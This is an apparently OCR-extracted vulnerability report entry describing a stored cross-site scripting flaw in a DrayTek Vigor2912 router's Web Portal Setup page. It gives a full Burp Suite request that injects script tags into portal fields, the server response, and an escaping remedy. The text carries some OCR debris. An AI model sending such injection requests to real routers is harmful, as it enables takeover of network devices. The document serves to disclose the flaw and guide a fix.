


(7)Severity – High DrayTek Web Portal Setup Stored XSS

Subject	DrayTek Web Portal Setup Stored XSS	Severity	High
Category	Cross-site scripting	Target	x.x.x.x
Position	http://x.x.x.x:443		
Version	Firmware Version : 3.8.8.2		
Description	Attacker can inject malicious code in this page Note: This vulnerability can't recover by UI, please resend the packet to remove XSS manually		
Threats	When the Draytek admin login and visit the this page, it will execute malicious code which attacker injected automatically Then attacker will get the admin privilege and shell, it can compromise the Draytek router and penetrate the intranet		
Test Procedures	The vulnerability occur on "LAN"→"Web Portal Setup" page Attacker need to click the “1.” To modify the profile.  https:[redacted] LAN >> Web Portal Setup Web Portal Table: Enable | Profile | Status | Interface □ | 1. | URL Redirect | None | Preview □ | 2. | URL Redirect | None | Preview □ | 3. | URL Redirect | None | Preview □ | 4. | URL Redirect | None | Preview Note: The router must connect to the Internet before webpage redirection will work. OK DrayTek Vigor2912 Series Wizards Online Status WAN LAN General Setup VLAN Bind IP to MAC LAN Port Mirror Web Portal Setup Routing NAT Firewall User Management Objects Setting CSM Bandwidth Management Applications VPN and Remote Access Certificate Management Wireless LAN SSL VPN USB Application System Maintenance Diagnostics Central Management External Devices Admin mode Status: Ready Click the OK to save the setting		



Use burp suite to temper the request to malicious code


Burp Suite Community Edition v1.7.33 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel < > Follow redirection
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done

Target: https://[redacted]443

```
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/66.0.3359.181 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://[redacted]:5443/doc/webportal.htm
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: SESSION_ID_VIGOR=916AC8B3E6115D2C1836BA0C

sPortaltitle=Vigor+Captive+Portal11&iWebPortMode=0&sWebPortUrl=http%3A%2F%2Fwww.draytek.
com%3Cscript%3Ealert(%27XSS%27)%3C%2Fscript%3E&sWebPortMsg=%3Ch1%3E%3Cfont+color
%3D%22red%22%3EVigor%3C%2Ffont%3E%3C%2Fh1%3E%3Ch2%3E+-+Reliable+connectivity%3
C%2Fh2%3E%3Ch2%3E+-+Robust+firewall+protection%3C%2Fh2%3E%3Ch2%3E+-+Multi-site+sec
ure+communication&sWebPortCustMsg=The+requested+webpage+will+be+redirected+by+Web+Port
al+Setup.%3Cbr%3EPlease+click+Continue+to+access+into+the+requested+webpage.%3Cscript%3
Ealert(%27XSS%27)%3C%2Fscript%3E&position=0&iAuthen=0&sCustBtnTxt=Continue&sAppID=&sf
AppSecret=&sgAppID=&sgAppSecret=&Priority=1&lId=2225&Opt=2&ProfileIdx=1&CustAcceptEn1=&
webchange=0&mlogo=0&sFormAuthStr=KiI4TKdBaEWF5P
```


```
HTTP/1.0 302 Found
Pragma: no-cache
Location: /doc/webportal1.htm
Content-type: text/html

<html>
  <head>
  <title>302 Document moved</title>
  </head>
<body>

This document has moved <A HREF="/doc/webportal1.htm">here</A>.</P>
</body>
</html>
```

249 bytes | 2,098 millis


The malicious code will be run when user access this page



[redacted]43 顯示

XSS

確定

	The page is broken, and user can’t use this function anymore  https://[redacted] LAN >> Web Portal Setup Web Portal Table: `',0],[0,'',0],[0,'',0],[0,'',0]];var initCheckBox="";var aryWebCust=[[0,'Continue','The requested webpage will be redirected by Web Portal Setup. Please click Continue to access into the requested webpage.'],[0,'',''],[0,'',''],[0,'','']];var aryLAN=[0,0];var aryWLAN=[0,0,0,0];var ary5GWLAN=[];for(var i=0;i";if(aryWebPortal[i][0]==0)str+="";else str+="";str+="";if(aryWebPortal[i][2]==1)str+="` Enable Profile Status Interface □ ☑ "+ i+1+" "+TR("Message")+" ";else if(aryWebPortal[i][2]==2)str+=" "+TR("Strict URL Redirect")+" ";else if(aryWebPortal[i][2]==3)str+=" "+TR("Strict Message")+" ";else str+=" "+TR("URL Redirect")+" ";var intf="LAN(";for(j=0;j +TI Note: The router must connect to the Internet before webpage redirection will work. OK
Remedation	Escaping untrusted HTTP request data based on the context in the HTML output